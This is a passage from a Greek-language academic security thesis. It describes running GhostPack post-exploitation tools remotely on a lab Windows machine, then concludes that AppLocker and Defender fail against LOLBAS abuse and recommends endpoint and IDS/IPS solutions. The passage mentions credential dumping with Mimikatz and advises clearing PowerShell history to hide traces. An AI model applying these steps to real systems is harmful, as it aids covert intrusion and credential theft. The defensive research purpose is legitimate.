


Ομοίως κι εδώ, καμία αλλαγή σε σχέση με την επιτόπου εκτέλεση του προγράμματος. Όπως και στο τερματικό – στόχο καθ' αυτό, έτσι κι εδώ η εκτέλεση του εργαλείου δεν είναι εφικτή, καθώς ο υπολογιστής δεν ανήκει σε δίκτυο εταιρείας ή οργανισμού (Domain), αλλά είναι μέρος ενός μικρού οικιακού δικτύου. Επομένως, δεν υπάρχει καμία απολύτως διαφοροποίηση.

Αντίστοιχα η εκτέλεση του SharpRoast φαίνεται έτσι:




Παράδειγμα απομακρυσμένης εκτέλεσης: SharpDump.exe:




Χωρίς ιδιαίτερη έκπληξη, ούτε εδώ υπάρχει κάποια αλλαγή σε σχέση με την επιτόπου εκτέλεση του προγράμματος. Παράγεται ένα νέο αρχείο, το οποίο μπορούμε να κατεβάσουμε στον δικό μας υπολογιστή και με την εκτέλεση του εργαλείου MimiKatz, να λάβουμε τις πληροφορίες που μας ενδιαφέρουν.

Παράδειγμα απομακρυσμένης εκτέλεσης: SafetyKatz.exe:



Γι’ ακόμα μια φορά το εργαλείο εκτελείται με τον ίδιο τρόπο σε σχέση με την επιτόπου εκτέλεση του προγράμματος. Η έξοδος είναι ακριβώς η ίδια και πάλι, βλέπουμε την αστοχία της έκδοσης του συγκεκριμένου εργαλείου στα Windows10.


Παράδειγμα απομακρυσμένης εκτέλεσης: SharpWMI.exe:




Τέλος, και αυτό το εργαλείο εκτελείται με τον ίδιο τρόπο συγκρινόμενο με την επιτόπου εκτέλεση του προγράμματος. Οι πληροφορίες που λαμβάνουμε είναι οι ίδιες και στους ίδιους χρόνους αντίστοιχα.

Αυτό που αξίζει να μελετήσουμε λίγο προσεκτικότερα, είναι το ιστορικό εντολών του PowerShell στο τερματικό – στόχος. Αν εκτελέσουμε την εντολή “Get-History” μας εμφανίζει τις εντολές που πληκτρολογήθηκαν στην τρέχουσα συνεδρία, που θεωρούμε ότι μέσω κοινωνικής μηχανικής, έχουμε ξεγελάσει τον χρήστη και τις έχει πληκτρολογήσει (ή τις έχει εκτελέσει με κάποιον τρόπο).

Ωστόσο, εκτελώντας την εντολή “cat (Get-PSReadlineOption).HistorySavePath”, παίρνουμε το πλήρες ιστορικό όλων των εντολών που έχουν εκτελεστεί ποτέ στο PowerShell, ανεξαρτήτου συνεδρίας. Στην παρακάτω εικόνα, προηγήθηκε η εκτέλεση της εντολής “cat (Get-PSReadlineOption).HistorySavePath” κι ακολούθησε η εντολή “Get-History”. Παρατηρούμε με μεγάλο ενδιαφέρον, ότι όλες οι εντολές που εκτελέσαμε απομακρυσμένα, απεικονίζονται με ακρίβεια και συνέπεια.



Επομένως, θα πρέπει να έχουμε κατά νου ότι για να απομακρύνουμε κάθε ίχνος της παρέμβασής μας, θα πρέπει να καθαρίσουμε τις εντολές που εκτελέσαμε από το ιστορικό, όπως φαίνεται παρακάτω:



Συμπερασματικά, παρατηρούμε ότι δεν υπάρχει καμία απολύτως διαφοροποίηση είτε εκτελέσουμε τις εντολές τοπικά, είτε απομακρυσμένα. Τα εργαλεία συλλογής πληροφοριών της σουίτας “GhostPack” κατορθώνουν να ανασύρουν ένα πλήθος χρηστικών πληροφοριών, που μπορούν να επιτρέψουν μια επίθεση ή μια περαιτέρω κλιμάκωση αναβάθμισης προνομίων (privilege escalation).

(Microsoft Inc., 2021)

(IONOS Inc., 2021)

5. Συμπεράσματα – Προτάσεις

5.1. Συμπεράσματα

Τα τελευταία χρόνια έχει γίνει μεγάλη πρόοδος όσον αφορά τους μηχανισμούς εντοπισμού & πρόληψης κακόβουλων προγραμμάτων στην πλατφόρμα των Windows. Είναι αρκετά ικανοποιητική η απόδοση του Windows Defender καθώς είναι σε θέση να εντοπίσει και να ανακόψει τα payloads που προέρχονται από scripts τύπου Mimikatz και Meterpreter , ακόμη κι αν χρησιμοποιούν κρυπτογράφηση.

Το LOLBAS (Living Off the Land Binaries and Scripts) και τα GTFOBins (αντίστοιχη υλοποίηση για Linux / Unix συστήματα) είναι απίστευτα χρήσιμοι πόροι για τον εντοπισμό και την κατάχρηση εργαλείων που είναι εγκατεστημένα σε σχεδόν κάθε τερματικό και μπορούν να εξυπηρετήσουν πολλά στάδια μιας αλυσιδωτής επίθεσης, όπως ανάκτηση κανονικού κι αντίστροφου κελύφους, απόκτηση προνομίων, κρυφές μεταφορές αρχείων και υποκλοπή δεδομένων. Το εν λόγω διάνυσμα επίθεσης δεν αποτελεί εγγύηση επιτυχίας καθ 'εαυτό, διότι πολλά εξαρτώνται από τις δυνατότητες ανίχνευσης και καταγραφής του συστήματος στόχου. Επιπρόσθετα, σημαντικός παράγοντας είναι το σετ δεξιοτήτων και το επίπεδο εμπειρίας του επιτιθέμενου / κακόβουλου χρήστη, καθώς μπορούν να κάνουν μεγάλη διαφορά με το αποτέλεσμα.

Η απόκτηση κελύφους σε ένα σύστημα στόχου έχει γίνει ολοένα και πιο δύσκολη για τους ethical hackers / pentesters. Οι λύσεις EDR και AV έχουν αυξήσει σημαντικά το βαθμό δυσκολίας τους και εντοπίζουν πολλά κοινά payloads, με το Defender να κατορθώνει να μένει ανταγωνιστικός κι εντός της πραγματικότητας. Καθώς πολλοί εισβολείς και pentesters συνέχισαν να χρησιμοποιούν τα ίδια payloads για χρόνια σε επιθέσεις που αφορούν την ασφάλεια, οι λύσεις EDR βελτιώθηκαν με την πάροδο του χρόνου και άρχισαν να ενσωματώνουν τις πιο γνωστές υπογραφές από το VirusTotal και άλλες πηγές. Επομένως, ένα payload που δημιουργείται με εργαλεία όπως το Msfvenom ή το Empire γίνεται όλο και πιο ανιχνεύσιμο. Οι δυνατότητες τεχνητής νοημοσύνης, η γρήγορη ανάλυση κι επεξεργασία σε υποδομές cloud και η ακόμη ταχύτερη απόκριση έχουν καταστήσει την προσέγγιση του Windows Defender πιο επεκτάσιμη, ευκολότερη στην ενημέρωση κι σε μεγάλο βαθμό αποτελεσματική, ανεξάρτητα από την απόκρυψη, την κωδικοποίηση, την κρυπτογράφηση ή άλλες αντι-εγκληματολογικές τεχνικές.

Μια όλο και πιο κοινή λύση σε αυτήν την πρόκληση είναι η δημιουργία προσαρμοσμένων payloads ή / και η χρήση των **LOLBAS**. Τα περισσότερα από τα εκτελέσιμα αρχεία και τα scripts που περιλαμβάνονται στην τυπολογία **LOLBAS** έχουν υποκείμενες λειτουργίες που μπορούν να οδηγήσουν σε κατάχρηση θέτοντας σε κίνδυνο ένα σύστημα - στόχο, αλλά πολλά από αυτά ή όλα υπογράφονται ή / και δημοσιεύονται από τη Microsoft, οπότε οι δυνατότητες ανίχνευσης και προστασίας εκμηδενίζονται.

Κι ενώ το Windows Defender έχει να επιδείξει ένα πολύ σημαντικό έργο στις εν λόγω δοκιμές, το AppLocker έλαμψε δια της απουσίας του, καθώς σε καμία από τις δοκιμές δεν χρειάστηκε να το απενεργοποιήσουμε, όπως συνέβαινε στην περίπτωση του Windows Defender. Δεδομένου ότι όλα τα εκτελέσιμα είναι ενσωματωμένα στο ίδιο το λειτουργικό σύστημα, δεν υπήρξε καμία απολύτως διακοπή ή παρεμβολή ή έστω κάποια ενημέρωση / προειδοποίηση, που να μας αποτρέψει από το να εκτελέσουμε κάποιο αρχείο ή script. Ειδικά στην περίπτωση

που αποκτήσουμε διαχειριστικά δικαιώματα, το AppLocker είναι παντελώς ανίκανο να σταματήσει επιθέσεις που διεξάγονται με τη βοήθεια των **LOLBAS**.

Αν επιχειρήσουμε μια ανάλυση ώστε να βρούμε για ποιο λόγο απέτυχε το AppLocker να σταματήσει τέτοιου είδους επιθέσεις, η πλέον πιο εξαπλουστευμένη απάντηση που μπορεί να δοθεί είναι ότι τα υπάρχοντα, «καλά» λογισμικά όπως το PowerShell χρησιμοποιούνται για κακόβουλους κι επιβλαβείς σκοπούς, που ωστόσο είναι απόλυτα νόμιμα, διαχειριστικά εργαλεία που βοηθούν στον έλεγχο και στη διάγνωση των υπολογιστικών συστημάτων. Μόνο που ο «διαχειριστής» είναι κάποιος μη εξουσιοδοτημένος χρήστης. Είναι τόσο μεγάλη η δύναμη αυτών των αρχείων που άπαξ κι αποκτήσει πρόσβαση μέσω αυτών κάποιος επιτιθέμενος, μπορεί να χρησιμοποιήσει τον υπολογιστή για οποιαδήποτε λειτουργία θέλει. Και δυστυχώς, δε μπορεί σχεδόν τίποτα να τον σταματήσει, εκτός από την ανθρώπινη παρέμβαση. Αρκετοί διαχειριστές συστημάτων και δικτύων θεωρούν ότι η αποτροπή αυτών των προγραμμάτων, των συναφών παραλλαγών και όλων των μελλοντικών υλοποιήσεων που βασίζονται στα **LOLBAS** και χρησιμοποιούν PowerShell, Γραμμή εντολών (Command Prompt), Απομακρυσμένη Επιφάνεια Εργασίας (RDP) και άλλες τέτοιες νόμιμες τεχνολογίες είναι απλή: διακοπή της λειτουργίας των εν λόγω προγραμμάτων.

Εδώ έγκειται και το μεγάλο πρόβλημα: οι ομάδες IT Security και IT Operations συχνά διαφωνούν. Οι διαχειριστές συστημάτων IT δεν μπορούν να απενεργοποιήσουν το PowerShell ή το RDP καθώς και τις περισσότερες από τις άλλες τεχνολογίες που στοχεύουν οι δημιουργοί κακόβουλου λογισμικού. Ο λόγος είναι φυσικά απλός: δε θα μπορούν να συντηρούν και να υποστηρίζουν τερματικά (συχνά απομακρυσμένα) που βρίσκονται υπό την ευθύνη τους. Κι ενώ υπάρχει μια απλή τεχνολογικά προσέγγιση για την εξάλειψη του κινδύνου, οι διαχειριστές συστημάτων δεν είναι πρόθυμοι να κάνουν τις απαιτούμενες αλλαγές. Φυσικά το τμήμα ασφάλειας IT κατανοεί τους λόγους για τους οποίους υπάρχει αυτή η απροθυμία, αλλά τελικά όταν τίθεται θέμα ασφάλειας ή ευχρηστίας, η ασφάλεια και η προστασία των δεδομένων φαίνεται να έχει το συντριπτικό πλεονέκτημα.

Εξετάζοντας το θέμα μακροσκοπικά, οι διαχειριστές συστημάτων συνήθως δεν έχουν πρόβλημα με την απενεργοποίηση του PowerShell, του RDP και άλλων επισφαλών υπηρεσιών. Το πρόβλημα έγκειται στην αδυναμία έναρξης και χρήσης των τεχνολογιών αυτών, όταν προκύπτει κάποια ανάγκη - ειδικά εάν είναι κι απαιτείται ταχεία αντίδραση. Τα εργαλεία που τυπικά χρησιμοποιούνται σε τέτοιες περιπτώσεις πλέον θεωρούνται επικίνδυνα κι αποκλεισμένα (είτε πρόκειται για αρχεία, είτε για πρωτόκολλα) κι αναγκαστικά προσφεύγουν σε άλλες πιο αργές κι απαιτητικές (όσον αφορά τους πόρους) λύσεις, ενώ στην πραγματικότητα, πολλοί από τους διαχειριστές βασίζονται στο PowerShell και στα συνήθη εργαλεία του λειτουργικού συστήματος για να ανταπεξέλθουν σε μια έκτακτη κατάσταση.

Συνεπώς, η λύση φαίνεται να είναι εφαρμογές εκτός λειτουργικού συστήματος (third party applications) που θα επιτρέπουν την υπό συνθήκες εκτέλεση LOLBAS αρχείων, αφού το AppLocker κι ενίοτε και οι Endpoint Security υλοποιήσεις αποτυγχάνουν να τα σταματήσουν.

5.2. Προτάσεις βελτίωσης ασφάλειας

Από την παραπάνω μελέτη φάνηκε ότι οι εγγενείς προστατευτικοί μηχανισμοί των Windows δεν είναι αρκετοί για να αποτρέψουν επιθέσεις με τη χρήση των LOLBAS. Μια πολύ καλή εικόνα παρουσιάζει ο Windows Defender και το firewall των Windows καθώς κατορθώνει να εντοπίσει κακόβουλα scripts, αλλά από μόνο του δεν είναι αρκετό για να προστατεύσει την ασφάλεια των Windows τερματικών, πολλώ δε μάλλον του δικτύου γενικότερα.

Ακόμα πιο ανησυχητικό είναι το γεγονός ότι οι δοκιμές εκτελέστηκαν σε λειτουργικό Windows Enterprise Edition, το οποίο είναι ειδικά σχεδιασμένο για επαγγελματική χρήση κι ενσωματώνει λειτουργίες και μηχανισμούς προστασίας που δεν υπάρχουν στις αντίστοιχες εκδόσεις Home & Professional. Συνεπώς, εύκολα συμπεραίνουμε ότι είναι ακόμα πιο δύσκολο (έως αδύνατο) να προφυλάξουμε τα υποδεέστερα συστήματα έναντι τέτοιου είδους επιθέσεων.

Όπως αναφέρθηκε και στην προηγούμενη ενότητα, η λύση εφαρμογών τρίτων κατασκευαστών (third party applications) είναι μονόδρομος. Θα πρέπει να γίνει ένας πολύ προσεκτικός σχεδιασμός και θα πρέπει να εξετάσουμε σε τι βάθος επιθυμούμε να είμαστε ασφαλείς. Μας ενδιαφέρει ένα τερματικό ή περισσότερα; Πρόκειται για κάποιο μικρό δίκτυο οικιακού περιβάλλοντος ή μιας μικρής εταιρείας ή εξετάζουμε ένα δίκτυο πελατών – εξυπηρετητών με πολλαπλούς χρήστες κι ανάλογα πολλούς ρόλους; Εφόσον ενδιαφερόμαστε για κάποιο δίκτυο, μας ενδιαφέρει να το προστατεύσουμε από εξωτερικές απειλές (π.χ. διαδίκτυο) ή από ενδοδικτυακούς κινδύνους (intranet);

Ήδη γίνεται αντιληπτό, ότι ανάλογα με τις προκλήσεις που καλούμαστε να αντιμετωπίσουμε, πρέπει να προχωρήσουμε και με τον αντίστοιχο τρόπο. Δυστυχώς, το μόνο σίγουρο είναι ότι τα εργαλεία των Windows από μόνα τους, δε μπορούν να προσφέρουν μια ολοκληρωμένη ασφάλεια σε βάθος, διότι έχουν αδυναμία να εντοπίσουν σφάλματα στη δική τους δομή, στην περίπτωση που χρησιμοποιούνται τα δικά τους εργαλεία.

Συνεπώς, προσανατολιζόμαστε σε λύσεις EPS (Endpoint Protection Solutions) όσον αφορά μεμονωμένα τερματικά και αντίστοιχα σε σωστά παραμετροποιημένα συστήματα IDS / IPS, με δυνατότητα ανίχνευσης ανωμαλιών στη δικτυακή κίνηση και των συστημάτων γενικότερα.

6. Βιβλιογραφία

Anon., 2022. *What Is AppLocker?.* [Ηλεκτρονικό] Available at: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/what-is-applocker [Πρόσβαση 8 4 2022].

Clark, C., Coburn, C. & Shamir, E., 2022. *GitHub.* [Ηλεκτρονικό] Available at: https://github.com/GhostPack [Πρόσβαση 20 4 2022].

Infosec Institute, Inc., 2015. *https://resources.infosecinstitute.com/topic/powershell-toolkit-powersploit/.* [Ηλεκτρονικό] Available at: https://resources.infosecinstitute.com/topic/powershell-toolkit-powersploit/ [Πρόσβαση 18 5 2022].

IONOS Inc., 2021. *Kerberos Authentication: Cyber security with Kerberos.* [Ηλεκτρονικό] Available at: https://www.ionos.com/digitalguide/server/security/kerberos/ [Πρόσβαση 2 May 2022].

Kemp, B., 2021. *9 Post-Exploitation Tools for Your Next Penetration Test.* [Ηλεκτρονικό] Available at: https://bishopfox.com/blog/post-exploitation-tools-for-pen-test [Πρόσβαση 29 April 2022].

Microsoft Inc., 2021. *Kerberos Authentication Overview.* [Ηλεκτρονικό] Available at: https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview [Πρόσβαση 10 May 2022].

Moe, O., 2022. *GitHub.* [Ηλεκτρονικό] Available at: https://github.com/api0cradle/LOLBAS [Πρόσβαση 12 4 2022].

Nadel, B., 2020. *Windows Defender review | Tom's Guide.* [Ηλεκτρονικό] Available at: https://www.tomsguide.com/reviews/windows-defender [Πρόσβαση 6 3 2022].

PenTest-duck, 2019. *Medium.* [Ηλεκτρονικό] Available at: https://medium.com/@PenTest_duck/bind-vs-reverse-vs-encrypted-shells-what-should-you-use-6ead1d947aa9 [Πρόσβαση 15 4 2022].

Ranjith, 2019. *LOLBAS – Living Off The Land Binaries And Scripts.* [Ηλεκτρονικό] Available at: https://kalilinuxtutorials.com/lolbas/ [Πρόσβαση 2 May 2022].

Schroeder, W., 2019. *Github - GhostPack /SharpDump.* [Ηλεκτρονικό] Available at: https://github.com/GhostPack/SharpDump [Πρόσβαση 23 May 2022].

Schroeder, W., 2022. *GitHub - Seatbelt.* [Ηλεκτρονικό] Available at: https://github.com/GhostPack/Seatbelt [Πρόσβαση 20 4 2022].

SON, D., 2021. *PSPKIAudit: PowerShell toolkit for AD CS auditing.* [Ηλεκτρονικό] Available at: https://securityonline.info/pspkiaudit-powershell-toolkit-for-ad-cs-auditing/ [Πρόσβαση 6 May 2022].